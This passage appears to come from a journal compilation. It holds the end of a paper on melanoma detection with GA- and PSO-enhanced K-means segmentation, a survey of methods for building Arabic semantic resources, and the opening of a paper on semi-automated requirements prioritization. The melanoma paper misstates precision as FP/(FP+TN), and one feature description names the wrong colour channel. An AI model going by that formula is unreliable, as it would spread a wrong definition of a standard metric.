Regarding the GA parameters, the population size is 20, the cross over probability Pc and the mutation probability Pm were taken to be 0.9 and 0.1 respectively, and the maximum number of generation is 50. Regarding the PSO parameters, the population size is 20, the Interia weight and the correction factor were taken to be 1.0 and 2.0 respectively, c1 and c2 is 2.0 for both constants, and the maximum number of generation is 100.

B. DataSet

The Data Set from the "ISIC 2017: Skin Lesion Analysis Towards Melanoma Detection" challenge dataset [15]. It was collected from the below website (International Skin Imaging Collaboration: Melanoma Project): https://isic-archive.com/#images.

The images were taken and saved in a folder within its data label into excel sheet (benign or malignant). The total number of images that were collecting is 32, it's the first images in their orders from image number 0 to image number 31. The resolution for images as below: (1022 * 767) for totally 17 images and (1504 * 1129)for the rest images (Totally 15 images). The dataset that being collected from the website manually contains only the following attributes: Location, Sex, approximation age, and the label attribute (Benign or Malignant). The remaining attributes, totally 32 attributes were being calculated after the completed segmentation (in the feature extraction step) depending on the output images. The completed dataset which contains 36 attributes was the used dataset for classification step.

C. Feature Extraction

Feature extraction is the technique to extract the unique and useful features from a segmented image [14]. By extracting features, the classification becomes very easy and simple. Features obtained here are shown in Table VI:

TABLE VI. FEATURES

Type	Feature	Description
Manual Features (from Website)	Location	Determines the infected area of the Human Body (Abdomen, Back , Breast , Upper Limb , or Lower Limb)
	Sex	Male Or Female
	Approximation Age	The Age Range (25- 70) years old
	Benign-Malignant	Determines the infectetion classification (Benign or Malignant)
Statistical Features	Entropy-Original Image	Entropy of grayscale image for Original Image
	Entropy-Segmented Image	Entropy of grayscale image for Segmented Image
	Mean-Original Image	Computes the mean of the values in Original Image
	Mean-Segmented Image	Computes the mean of the values in Segmented Image
	Mean-RedMatrix-Original Image	Computes the mean of the values in Red Matrix for Original Image
	Mean-RedMatrix-Segmented Image	Computes the mean of the values in Red Matrix for Segmented Image
	Mean-GreenMatrix-Original Image	Computes the mean of the values in Green Matrix for Original Image
	Mean-GreenMatrix-Segmented Image	Computes the mean of the values in Green Matrix for Segmented Image
	Mean-BlueMatrix-Original Image	Computes the mean of the values in Blue Matrix for Original Image
	Mean-BlueMatrix-Segmented Image	Computes the mean of the values in Green Matrix for Segmented Image
	SD- Original Image	The standard deviation of the values for Original Image
	SD- Segmented Image	The standard deviation of the values for Segmented Image
	Correlation-Original Image (Statistics from Gray-level Co-occurrence Matrix)	Calculates Correlation for Original Image
	Correlation-Segmented Image (Statistics from Gray-level Co-occurrence Matrix)	Calculates Correlation for Segmented Image
	Contrast-Original Image (Statistics from Gray-level Co-occurrence Matrix)	Calculates Contrast for Original Image
	Contrast-Segmented Image (Statistics from Gray-level Co-occurrence Matrix)	Calculates Contrast for Segmented Image
	Energy-Original Image (Statistics from Gray-level Co-occurrence Matrix)	Calculates Energy for Original Image
	Energy-Segmented Image (Statistics from Gray-level Co-occurrence Matrix)	Calculates Energy for Segmented Image
	Homogeneity-Original Image (Statistics from Gray-level Co-occurrence Matrix)	Calculates Homogeneity for Original Image
	Homogeneity-Segmented Image (Statistics from Gray-level Co-occurrence Matrix)	Calculates Homogeneity for Segmented Image
	MSE	Calculates the mean-squared error (MSE) between the Original Image and Segmented Image
	2-D correlation	The correlation coefficient between the Original Image and Segmented Image
Image Processing Features	Outs Threshold-Original Image	Computes the Global threshold of Original Image using Otsu's method
	Outs Threshold-Segmented Image	Computes the Global threshold of Segmented Image using Otsu's method
	Smoothness-Original Image	Computes the Smoothness of Original Image
	Smoothness-Segmented Image	Computes the Smoothness of Segmented Image
	Kurtosis-Original Image	Computes the Kurtosis of Original Image
	Kurtosis-Segmented Image	Computes the Kurtosis of Segmented Image
	Skewness-Original Image	Computes the Skewness of Original Image
	Skewness-Segmented Image	Computes the Skewness of Segmented Image
	Peak-SNR	Compute peak signal-to-noise ratio (PSNR) between the Original Image and Segmented Image
	SNR	Compute the signal-to-noise ratio (SNR) between the Original Image and Segmented Image

Entropy, Mean, Mean for Red matrix, Mean for Green matrix, Mean for Blue matrix, Standard Deviation, the Outs Threshold, Contrast, Correlation, Energy, Homogeneity, Smoothness, Kurtosis, and Skewness for both segmented images and original images (separately). Mean-Squared Error, Peak-SNR, SNR, and 2-D correlation between both segmented images with its original images. Adding to it the features that were collected manually from the website: Location, Sex, and approximation age. Totally with 36 features. The last feature contains a label feature for benign or malignant. Texture Analysis Using the Gray-Level Co-Occurrence Matrix (GLCM) includes the following measurements: Contrast, Correlation, Energy, and Homogeneity. Those four statistics measurements were used by authors in [14]. While Standard Deviation and Mean-Squared Error were used by authors in [1]. This step (Features Extraction) was done for the three datasets, which were created after segmentation process: GA with K-means, PSO with K-means, and default K-means.

D. Classification

Here we have built two models, the first one depends on Neural Network Back-Propagation algorithm and another one depend on some threshold values for selected features.

1) We have proposed a model that depends on just two selected features and its values:
   a) The Segmented Entropy images.
   b) The two-dimension (2D) correlation between the original image and its segmented output image.

   The model is simple as below:

   The Malignant (INFECTED) = (The segmented Entropy $>$ 2.3) & & (2-D $>$ -0.75)

   Otherwise it will be a benign (NOT INFECTED)
   Where Entropy is a statistical measure of randomness, which can be used to characterize the texture of the image. Entropy is defined as [16]: -sum(p.*log2(p))
   Where p is containing the histogram counts.

2) We have proposed another model that depends on Neural Network Back-Propagation algorithm.

   Here we have used the Extracted Features from the step before to build this classification model. The used parameters are shown in Table VII.

TABLE VII. NEURAL NETWORKS PARAMETERS IN CLASSIFICATION MODEL

Parameter	Value
Learning Rate	0.3
The input layer neurons	36
Hidden layer neurons	(Input+output)/2 = 19
Output	2
Momentum	0.2

E. Confusion Matrix & Evaluation Metrics

		Predicted class	
		Positive	Negative
Actual class	Positive	True Positive (TP)	False Negative (FN)
	Negative	False Positive (FP)	True Negative (TN)

Fig. 3. Confusion matrix.

The Confusion matrix is shown in Fig. 3. The Evaluation metrics that we have used here are the following:

$$Accuracy = \frac{TP+TN}{TP+FN+FP+TN} \tag{9}$$

$$Recall = \frac{TP}{TP+FN} \tag{10}$$

$$Precision = \frac{FP}{FP+TN} \tag{11}$$

1) Accuracy: Evaluation approach for compute the rate of correctly predicted examples of classes.
2) Recall: Known as true positive rate uses to compute class predicted for both classes.
3) Precision: Compute the rate of predicted class that was correctly classified.

VII. Results

The results for both models are shown in Fig. 4 & 5 for the three algorithms. In the predicted model using Neural Network-Back Propagation algorithm, the high accuracy (87.5 %) was for K-mean enhanced using Genetic Algorithm comparison with K-mean enhanced using PSO and with default k-mean. The same for other measurements (Precision and Recall). In the predicted model using threshold values, the high accuracy (84.375 %) was for K-mean enhanced using Genetic Algorithm comparison with K-mean enhanced using PSO and with default k mean. The same for other measurements (Precision and Recall). But it gives less measurements value, compared with the previous model in the two algorithms: K-mean enhanced using Genetic Algorithm and the default k-mean.



Fig. 4. Result of neural network (back propagation) model.



Fig. 5. Result of threshold values model.

VIII. Conclusion and Future Work

In this paper, we have built some models for detection, segmentation, and classification Melanoma in skin images using evolutionary algorithms.We have enhanced the K-mean algorithm by using two kinds of Evolutionary Algorithms; a Genetic Algorithm and Particle Swarm Algorithm. The Enhanced Algorithms and the default k-mean separately were used to do a segmentation of skin images. Then a feature extraction step was applied. After that, the classification step was done by using two predictive models. One of the predictive models was built using a Neural Network -back-propagation and the other one using some threshold values for selected features. The results showed a high accuracy using Neural Back-propagation for the Enhanced K-mean by using Genetic algorithm, which achieved 87.5%.

In future work, we can use other Evolutionary Algorithms to initialize k-mean. We can implement this work and apply it to other applications that contain and depends on images.

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Survey and Classification of Methods for Building a Semantic Annotation

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***Abstract*—Though Arabic is one of the five most spoken languages, little work has been done on building Arabic semantic resources. Currently, there is no agreed-upon method for building such a reliable Arabic semantic resource. The purpose of this paper is to present a comprehensive survey of different methods for building or enriching Arabic semantic resources; to study and analyze each method; and to categorize the methods according to their properties. This work should contribute to the definition of new methods and help researchers on Arabic semantics to fit their work in the panel of existing ones.**

Keywords*—Lexical semantics; WordNet; Arabic WordNet; Arabic corpus; synset; Arabic semantic resources; translation-based methods; ontologies

I. INTRODUCTION

Arabic is the first language of more than 200 million individuals across the world and the fifth most spoken one. Surprisingly little work has been done on the building of Arabic semantic resources. Semantics is one of the major components in natural language processing and plays a very important role in improving the performance of information retrieval systems. So there is good motivation to work on such resources.

Lexical semantic relations are associations between meanings of words. For example the nouns "school" (when denoting a building) and "schoolhouse" have a synonymic relation [1]. Semantic resources are lexical databases containing words and semantic associations between them. Arabic semantic resources are scarce; one can cite Arabic WordNet [2] or improved Structured and Progressive Electronic Dictionary for the Arabic language (iSPEDAL) [3].

The aim of this paper is to survey and classify a comprehensive set of methods for building and/or enriching Arabic semantic resources. Each method uses its own methodology and algorithm, usually on relational databases. We show that all existing methods are founded on five types of resources: dictionaries, translation resources, WordNets, ontologies and morphological information, and that this fact makes way for new methods on Arabic corpora resources.

This paper is organized as follows. Section II will review the basic resources used in building Arabic semantic resources, Section III will present a survey of the existing methods and give a detailed description of the procedure for each method. The last section concludes with the classifications of these methods according to their resources and a discussion.

II. MAIN BASIC RESOURCES

This section will describe the main existing accessories, funds and assets used in building most Arabic semantic resources methods, such as WordNets, ontologies, Arabic dictionaries and translation, including morphological resources.

A. WordNet

WordNet is a lexical database representing concepts and their relations, which was developed by linguists and psychologists in 1985 at the Laboratory of Cognitive Science of the University of Princeton [4]. It provides a large repository of English lexical items, and is available online. WordNet was designed to establish relations between the four main parts of speech (POS): noun, verb, adjective and adverb [5]. As similar databases have been devised for other languages (German, French and other European languages, Arabic, among others) "WordNet" is now a generic noun and the original WordNet is here called Princeton WordNet (PWN).

The atomic component of any WordNet is the concept or synset. It is represented as a list of synonymous word forms denoting one sense or a particular purpose; a word can appear in different synsets in case of polysemy, as in the following examples:

- synset_1: {car, auto, automobile, machine, motorcar},
- synset_2: {car, railcar, railway car, railroad car}.

Synsets are related to each other by semantic relations, such as antonymy, hyponymy, and meronymy.

1) BalkanNet: BalkanNet [6] is a multilingual lexical database relating individual WordNets for the Balkanic languages (Bulgarian, Greek, Romanian, Turkish and Serbian), with the objective of creating a large-scale linguistic resource. It implemented for the first time a new feature, the Inter-Lingual-Index (ILI), to ensure linking of conceptual equivalencies across WordNets in the development of an inter-networked WordNet Management so that each partner retains full responsibility and independence of his local WordNet while simultaneously being able to view other WordNets and check their compatibility.

2) EuroWordNet: EuroWordNet [7] is a multilingual database with individual WordNets for several European languages (Dutch, Italian, Spanish, German, French, Czech and Estonian). Each WordNet is structured in the same way as PWN, with synsets and their relations. It represents a unique language-internal system of lexicalizations. In addition, individual WordNets are linked by the Inter-Lingual-Index to PWN. Via this index, languages are interconnected so it is possible to go from words in one language to similar words in any other language. The index also gives access to a shared top-ontology (Section II-B) with 63 semantic distinctions. This ontology provides a common semantic framework for all languages, while language specific properties are maintained in individual WordNets.

3) Arabic WordNet (AWN): Arabic WordNet is a lexical database that was created manually in 2006 by [2], [8]. It is one of the few open Arabic semantic resources, and it is based on the design and contents of PWN. Like EuroWordNet, Arabic WordNet is linked to PWN by ILI with the help of the SUMO ontology (see Section II-B).

The first version of AWN contained 9,698 synsets with 21,813 words. A new version has been made available in 2008 [9], which contains 11,269 synsets, with 23,481 words and new named entities.

In 2015, to improve the coverage and usability of AWN, [10] defined its extended version, AWN:V2. This version can be downloaded from the Open Multilingual Wordnet [1]. It includes 37,342 lemmas, 2,650 irregular plurals and 14,683 roots. It also includes 10,169 synsets of which 253 are non-diacritized. The database scheme has been changed and the data cleaned.

AWN:V2 is presented in two formats: Lexical Markup Framework and Lemon Format. The first format is used for standardizing lexical representations of language resources, while the second one is used for linking lexical resources and ontologies.

Despite the efforts made to improve AWN, it remains limited compared to other WordNets.

B. Ontology

There has been, as early as in ancient Egypt, philosophical works describing all beings in the universe and distributing them into categories, as in Porphyry's famous work. Ontology is used in philosophy to designate the study of beings and the nature of being. So, when artificial intelligence needed to coin a word to designate the formal descriptions of beings and relations they created, "ontology" was adopted. For a formal definition, one refers usually to [11], clarified by [12] and [13].

Due to the difficulty of agreeing on a general ontology, ontologies are usually restricted to specific domains. Whether WordNet is such a general ontology is a hot debate; whatever the case, the global architecture is very similar: an ontology is a set of concepts linked by semantic relations; the difference lies in their respective uses.

The Suggested Upper Merged Ontology (SUMO), owned by IEEE, is described in its portal[2] as "the largest publicly available formal ontology today [...] written in SUO-KIF language". SUO-KIF is a simplified derivative of Knowledge Interchange Format, a language equivalent to first-order logic. A translation to OWL (the semantic web language) is also available. The set has 20,000 terms and 60,000 axioms. There is a complete mapping (by hand) of SUMO to the different versions of PWN (up to version 2.1), including MILO (middle level ontologies) [14, p.73].

This mapping of SUMO concepts to all of the PWN synsets [15] has been very useful; SUMO concepts were also mapped by hand to AWN synsets; thus SUMO plays the role of intermediary between these two WordNets [2], [8]. SUMO is used to maximize the semantic consistency of hyperonymy links. New formal terms will be defined in order to cover a greater number of equivalence associations. These definitions of new terms, in turn, are dependent on the existence of fundamental concepts in SUMO.

C. Arabic Dictionary

According to Oxford Living Dictionary, a dictionary is "a book or electronic resource that lists the words of a language (typically in alphabetical order) and gives their meaning, or gives the equivalent words in a different language". The general structure of dictionaries can be written as {Key = Description}, where the key is a word in some language and description is a set of words which defines, explains and/or provides information such as the key synonyms and antonyms. Available Arabic dictionaries are of two kinds.

- Classical Arabic dictionary
  A classical Arabic dictionary is a paper-based monolingual dictionary. The keys are words in Arabic and the descriptions are also in Arabic. Arabic has a very rich variety of monolingual dictionaries, such as the famous Lisan-Al-Arab or Muajam Makayse Al Luga [16].
- Structured electronic Arabic dictionary
  A structured electronic Arabic dictionary is a monolingual resource. This kind of dictionary contains Arabic words ordered according to a specific logic. Two notable examples:
  - iSPEDAL (improved Structured and Progressive Electronic Dictionary for the Arabic Language) relational database [3] has been designed to be easy to use, with its appropriate query language. For each word it provides links to root, affixes and possible models (patterns). Morphological derivation has much more influence on semantics in Arabic than for instance in English. In addition, there are semantic links between words (definition, spelling, meaning, synonyms, antonyms, usage patterns...). iSPEDAL has been produced from digitized monolingual paper dictionaries, and contains a large number of unused words that need to be verified.
  - LOGOS[3] is a relational database of Arabic verbs with 944 fully conjugated ones.
- Multilingual translation resources
  There are quite a number of bilingual translation resources, from standard paper dictionaries, to New Mexico State University (NMSU) and Al-Mawrid

[1] http://compling.hss.ntu.edu.sg/omw
[2] http://www.adampease.org/OP/.
[3] http://www.logosconjugator.org.

Arabic-English databases [17]. Aligned translation corpora are of course of importance here. Though not truly a translation resource, Wikipedia, a project of universal encyclopedia, is a multilingual resource with links that join equivalent resources in different languages.

III. Methods for building an Arabic semantic resource

A. Semi-automatic extension of AWN by translation

In 2008 the authors of AWN proposed a method for extending it by bidirectional transaction of part of speech (POS) [18]. They built lists of <English word, Arabic word, POS> tuples from several publicly available English/Arabic translation resources. After cleaning and standardizing the entries, they merged all the lists (using both directions of translation from English to Arabic and vice versa) into one single bilingual lexicon that contained an Arabic or English word and its translation. They then took the intersection of this lexicon with the set of base concept word forms obtained by merging base concepts of EuroWordNet (1024 synsets) and of Balkanet (8516 synsets). Keeping only the tuples whose English word was included in the merged set, they produced <English word, Arabic word, Concept> tuples. Arabic words linked to the same concept were candidates to enter a synset in AWN.

The candidates were to be validated by lexicographers using a methodology with eight heuristic procedures that had been devised while building Spanish WordNet (part of EuroWordNet). This methodology assigned a score to each association between a word and a PWN synset based on some Arabic English bilingual lexicon; AWN being hand-made, no threshold was set and all associations were provided to the lexicographer for verification.

Thus, when editing an Arabic synset, the lexicographer begins with a suggested association, rather than an empty synset with only the English data to go by. Some suggestions were correct or very similar to correct ones. Others were incorrect but served to trigger an Arabic word that might otherwise have been missed. The result has been a much richer set of Arabic synsets.

Initially 15,115 associations were suggested, of which only 9748 (64.5%) have been thus far checked by the lexicographers. The results show that of these, 392 candidates (4.0%) were accepted without any changes, 1246 (12.8%) were accepted with minor changes (such as adding diacritics), 877 (9.0%), while good candidates, were rejected because they were identical or very similar to associations that had already been chosen by the lexicographer, and 7233 (74.2%) were rejected because they were incorrect given the gloss and examples.

B. Semi-automatic Extension of Arabic WordNet using Lexical and Morphological Rules

The same team obtained better results with another method [9] which derived all possible forms from Arabic words in AWN (thus producing many non-existent words), tested them with existing databases, looked for their translation in English, linked them to PWN and then back to AWN, to be manually validated as in Section III-A. More precisely, their procedure can be described into two phases. The first phase includes:

- Collect a set of validated basic verb forms from AWN (in Arabic, most noun and adjective forms are derived from verb forms).
- Apply to this set all Arabic derivational morphological patterns and generate all possible stems.
- Attach affixes to each produced stem according to Arabic morphological rules and generate all possible words.
- Control the existence of each word with GigaWord non free Arabic corpus, the LOGOS multilingual translation portal, and the NMSU Arabic-English lexicon.
- Associate each attested word to its English translations in the last two portals (Logos and NMSU).

In the second phase, they had to devise a method for linking each word to an AWN synset. Each word had various translations in English, each English word was potentially linked with more than one PWN synsets, and PWN synsets can be more or less closely related by semantic links. Thus, in order to automatically assess if some Arabic words were semantically related, those three types of relations had to be considered. This was done with the following procedure:

- Collect the set of <Arabic word, English word, PWN synset> tuples for a given Arabic base verb form and its derivatives.
- Extract the set of English synsets and identify all existing semantic relations between these synsets in PWN.
- Build a graph with three levels of nodes corresponding to Arabic words, English words, and English synsets, respectively and edges corresponding to the translation relationships between Arabic words and English words, the membership relations between English words and Princeton WordNet synsets and finally, the relations between Princeton WordNet synsets.

Finally, they manually review the candidates and include the valid associations in AWN.

They randomly selected 10 of the 2296 verbs currently in AWN to manually control the results.

C. Extending Named Entities Coverage of AWN using Wikipedia

Other members of the same team extracted named entities from Arabic Wikipedia, linked them to named entities from the corresponding English Wikipedia page, linked those to named entities from PWN, and then back to synsets of AWN [19]. Though the result was much better, the coverage was scarce. This was done using the following procedure:

- Extract some English Named Entity from Princeton WordNet.

- Generate a couple <English NE, Arabic NE> using the interwiki link from English Wikipedia to Arabic Wikipedia.
- Manually vocalize Arabic NE.

Experiments showed that 93.3% of NE synsets were correct. But the size of the automatically evaluated set was small (only 496 synsets, or 12% of the set of the recovered synsets). From the 3,854 proposed assignments, 3,596 (93.3%) were correct, 67 (1.7%) were wrong and 191 (5%) were not known by the reviewer.

D. Amine Arabic WordNet

A different approach [20], [21] exported AWN into a database integrated with Amine ontology and structured according to the mapping between PWN synsets and SUMO concepts, and added Arabic synonyms.

Amine is an open-source multi-layer Java platform dedicated to the development of intelligent and multi-agents systems. It is a modular environment composed of four layers: i) Ontology layer; ii) Algebraic layer; iii) Programming layer; and iv) Agents and Multi-Agents Systems layer. Amine platform supports intelligent processing with the possibility of defining inference rules, thus giving rise to opportunities for exploring the semantic aspect in automatic processing of languages [22]–[27].

The approach was initiated by the construction of an Amine ontology termed Amine AWN. They exported the entire set of data embedded in AWN tapped by a Java module based on Amine Platform APIs. This module used the mapping between PWN synsets and SUMO concepts to build the Amine AWN type hierarchy. Then, it added Arabic synonyms based on the links between PWN synsets and AWN synsets.

The equivalence is not the only relation which links PWN synsets to the SUMO concepts. In PWN a synset can be a more specialized subset of some general synset, in which case the module creates a new subtype of the SUMO concept. At that moment, AWN synsets are added as synonyms for this new subtype. In the case of "has instance" a new individual is created instead of a subtype. This yields the first level of type hierarchy.

The second level is obtained by a similar processing making use of the relations between PWN synsets. At this stage a hyponymy or hyperonymy relationship is considered as a specialization (or generalization) relation of the previous stage.

In addition, the module allows the automatic extraction of SUMO concepts definitions written in SUO-KIF notation.

E. Arabic WordNet Enrichment by Morphological and Translation

A similar method to that of Section III-B was proposed in 2009 [28]; words were morphologically parsed with rules devised by linguists, then translated and associated to synsets through equivalence relations between the synsets made explicit by the Inter-Lingual Index, which serves as a semantic deep structure [7]. Their model is based on a grammar of templates rules for parsing morphological Arabic data.

The main purpose of the semantic relation module is to provide a common framework for the most important concepts shared between a ll the WordNets. It consists of basic semantic distinctions that classify a subset of ILI representing the most important concepts in the related WordNets.

The methodology is based on the integration of other WordNets with AWN. The proposed model experiments this process on sequences of string matching and string manipulation steps. The morphological parsing templates are made by a domain expert in order to find root(s) and associated features.

F. Enrichment of Arabic WordNet using YAGO Ontology

The same team that elaborated Amine AWN (section III-D) used YAGO ontology from Max-Planck Institute, translating its named entities into Arabic with Google translation, then added them to AWN according to two types of mappings (direct mapping through WordNet, mapping through YAGO relations to AWN synsets) [27], [29]. Their use of YAGO is justified by the fact that it contains named entities (NE) already identified and checked.

YAGO (Yet Another Great Ontology) is a large ontology with high coverage and precision with the following features:

- It covers a great amount of individuals (2 million NEs).
- It has a near-human accuracy, around 95%.
- It is built from WordNet and Wikipedia.
- It is connected to the SUMO ontology.
- It exists in many formats (XML, SQL, RDF, etc.).
- It is available with tools that facilitate exporting and query.

The first step translates all YAGO entities from English into Arabic. This translation is performed automatically using Google Translation API (GTA). The translated YAGO entities have been added in Arabic WordNet according to two types of mappings as follows [27]:

- Direct mapping through PWN
  The PWN synsets corresponding to a YAGO entity are identified using the TYPE relation in the YAGO facts. After that, the AWN synsets corresponding to the identified PWN synsets are connected with this entity. "For example, the YAGO entity "Abraham Lincoln" appears in three facts for the "TYPE" relation; from these facts, the three English WN synsets "president", "lawyer" and "person" are extracted. Hence, the YAGO entity ابراهام لنكولن (i.e., Abraham Lincoln) can be added as an instance corresponding respectively to AWN synsets identified by رئيس (president), محام، محامي، وكيل (lawyer, attorney) and شخص، انسان (person, human)" [27].
- Mapping YAGO relation / Arabic WordNet synsets: A mapping is performed between arguments of YAGO relations and instances of AWN synsets; certain types of argument were previously manually linked to specific synsets.

They conclude that "[a]fter applying this technique to the three million YAGO entities, we found it was possible to keep 433,339 instances (145,135 NEs thanks to the first mapping and 288,204 NEs from the second mapping) that were connected with 2,366 corresponding AWN synsets. This number represents around 38,000 times the number of existing NE instances in AWN." [27]

G. Enriching AWN from Aligned Multilingual Corpus

Abdul Hay's PhD thesis [30] extracted semantic categories from a multilingual aligned corpus with English and languages from EuroWordNet. If all but Arabic words were members of synsets linked by Inter-Lingual Index, then the Arabic word should also be in a linked synset in AWN.

This thesis had a more general objective: implement and evaluate techniques for extracting semantic relations from a multilingual aligned corpus, enrichment of AWN being one - important - outcome.

The corpus is in four languages: French, Arabic, English and Spanish. The proposed method begins with a phrasal alignment of the corpus and then extracts translation equivalences. It uses the idea of finding "cliques" in this aligned multilingual corpus in order to extract concepts or synsets and input them to WordNet.

Cliques are maximally connected sub-graphs where all units are interconnected due to possible semantic intersections. They have the advantage of giving information on both the synonymy and polysemy of units, and providing a form of semantic disambiguation. An example of clique might be the set of nouns {Ar. قسم, Fr. fragment, En. snippet, Sp. recorte}. Cliques can be connected with EuroWordNet in order to evaluate the possibility of the recuperation of the semantic relation for the Arabic units already declared in the English, French and Spanish units that exists in the Inter-Lingual Index (ILI). If all the units (English, French, Spanish) share one sense in EuroWordNet (via ILI) then the Arabic units are one synset that will be inserted in Arabic WordNet. Based on the thesis results, 84% of the extracted synsets are accurate and measured manually.

H. Semantic Enrichment of iSPEDAL based on Arabic Dictionary

iSPEDAL, proposed in 2010 [31], [32], includes an automatic system that enriches it with morphological information from classic dictionaries or from any Arabic textual corpus. In 2013 a heuristic has been proposed by the iSPEDAL team for automatically enriching it with semantic information [3], using semi-structured information from plain standard dictionaries to deduce semantic links (synonymy, antonymy).

It begins with searching for traditional keywords that are usually used to introduce some sort of semantic commentary on the word or root in question, then propose hand-made rules for deducing relations. The following examples are taken from the Lisan-Al-Arab dictionary.

- The word أي (meaning) is found under the root أكل (food) preceeding a synonym of the root, طعام (food), so can be considered as a keyword. Under the root كتب (to write) , the noun كاتب (writer) is followed by the word جمعها (plural), followed in its turn by the plural form كتاب (writers). The word جمعها can be considered as a keyword; the same goes for عكسها (opposite) that can be considered as a keyword for antonym.
- Colons can be considered as keywords, but their use has to be manually desambiguized. A colon can link root to derivatives, as the colon separating the root عرف (know) from the expression عرف الضالة (recognition of the ignorant). Or it can link two words semantically related. Under the same root عرف (know), a colon separates the derived word العرفان (recognition) and العلم (science); considered as near synonyms.

I. Semantic Enrichment of iSPEDAL based on Translation

The same team proposed another method for enriching iSPEDAL using translation by available resources to and from a foreign language to compute synonymy of Arabic words by correlating their translations [3]. In practice they used English - Arabic and Arabic - English translation resources. If two Arabic words have the same sense, probably they have the same translation in English. The authors begin by translating two Arabic words in English, yielding for each word a set of English words. Then they calculate a similarity factor between both words by computing the number of common words divided by the total number of words in the sets. This factor is then used as a threshold to consider the two words as synonyms, no result has been given for this method.

J. Extracting Semantic Relations from Arabic Wiktionary

Another approach [33] extracts synonymy and antonymy relationships from Arabic Wiktionary. The procedure is as follows:

- Preprocessing phase with extraction of definitions.
- Analysis of the vocabularies of these definitions and extraction of the semantic relations induced. They used the segmentation tool AraSeg [34] to cut the texts of the definitions into lexical units. Then a morphosyntactic analyzer uses the different knowledge resources of the Arabic language to extract the lemmas and the grammatical classes of the words in the definitions.
- Creating a lexical database, linking the words and the semantic knowledge found in the previous phase in order to construct the general structure of the data [33].

K. Arabase

Arabase platform [35] aims to integrate every available (in 2013) Arabic semantic resource, from *King Abdulaziz City for Science and Technology* (KACST) database, to Arabic StopWords Sourceforge resource[4] and AWN. It has, according

[4]This resource is a simple hand-made list of stopwords that we did not consider as needing a section by itself.

to the authors, "a good potential to interface with WordNet". Arabase computes by hand-made rules semantic properties of vocalized words[5] and forms a sort of virtual WordNet, so the final vector representing a word could be:

$<\mathrm{I}_m, \mathrm{I}_{se}, \mathrm{I}_{sy}, \mathrm{I}_{sm}, \mathrm{I}_{WN} >$

Where, for a given word,

- I_m is the morphological analysis: its root, category and genus.
- I_{se} contains its meanings with definitions for each one.
- I_{sy} designates its relations with sets of words, as synonyms, antonyms ....
- I_{sm} designates the semantic fields the word belongs to, with the semantic relations between the semantic fields.
- I_{WN} indicates the English word equivalents in PWN the word is related to.

The process of integration takes place in four stages [35]:

1) Analysis: Unify the format of all resources and transfer them into a single MYSQL database.
2) Design an integrated target database: The scalable design of KACST database was the starting point of the integrated database, they changed it afterwards to match.
3) Integration: Apply an algorithm to automatically compile these resources together. The main input of the embedded resources is the unvocalized word that has more than one vocalized form. These vocalized forms can be names, verbs, particles or unclassified.
4) Linking: Group all unvocalized words by meaning.

IV. Conclusions

We have analyzed here a comprehensive list of published methods for building Arabic semantic resources. Table I introduces a characterization of these methods according to the resources used by each one.

TABLE I. Methods for Building Arabic Semantic Resources

Section	Dictionary	Translation	WordNets	Morphology	Ontology
III-A		X	X		
III-B		X	X		
III-C	X	X	X	X	
III-D		X	X		X
III-E	X	X	X	X	
III-F		X	X		X
III-G		X	X		
III-H	X				
III-I		X			
III-J	X			X	
III-K	X	X	X	X	X

This table makes obvious that the translation resources are the most used ones, closely followed by WordNets, mostly PWN but also others. At the other end, ontologies appear to be the less used resources. On another side, one can see that some methods are concentrated on only one resource (as III-H or III-I), while III-K for instance combines a large set of resources. Various classifications of these methods can be produced according to the resources used.

But the most interesting fact is what this table does not contain. It shows that researches on Arabic semantic resources have extensively used foreign resources (translation, WordNets and ontologies), but very little has been done on extracting semantic information from Arabic data alone (only method III-J), and nothing on extracting information from large Arabic corpora, though these are now available.

This is probably where lies the next step for new methods: build or enrich Arabic semantic resources with probabilistic procedures taking as input large Arabic corpora. As a first element in that direction, we contributed with such a procedure to enrich AWN in [36].

[5]Arabic words are written without short vowels in normal use and in a majority of documents.

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SAFFRON: A Semi-Automated Framework for Software Requirements Prioritization

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***Abstract*—Due to dynamic nature of current software development methods, changes in requirements are embraced and given proper consideration. However, this triggers the rank reversal problem which involves re-prioritizing requirements based on stakeholders' feedback. It incurs significant cost because of time elapsed in large number of human interactions. To solve this issue, a Semi-Automated Framework for soFtware Requirements priOritizatioN (SAFFRON) is presented in this paper. For a particular requirement, SAFFRON predicts appropriate stakeholders' ratings to reduce human interactions. Initially, item-item collaborative filtering is utilized to estimate similarity between new and previously elicited requirements. Using this similarity, stakeholders who are most likely to rate requirements are determined. Afterwards, collaborative filtering based on latent factor model is used to predict ratings of those stakeholders. The proposed approach is implemented and tested on RALIC dataset. The results illustrate consistent correlation, similar to state of the art approaches, with the ground truth. In addition, SAFFRON requires 13.5-27% less human interaction for re-prioritizing requirements.**

Keywords*—*Requirement prioritization; rank reversal problem; model-based collaborative filtering

I. Introduction

In software development, projects have more candidate requirements than can be implemented within budget and time constraints. Requirements Prioritization (RP) [1] is essential to select which requirements need to be implemented before the others. RP forms the basis for product and market planning and thus plays a critical role in determining budget and expenses of the project [2]. RP can be incorporated later in these decision processes but it will exceedingly increase the project cost [3]. It is thus cost-effective to have a prioritized list of requirements early on that is accurate and best serves different stakeholders' needs [4]. This can save cost, decrease time for product development by ensuring proper plan and also help in finding requirement defects.

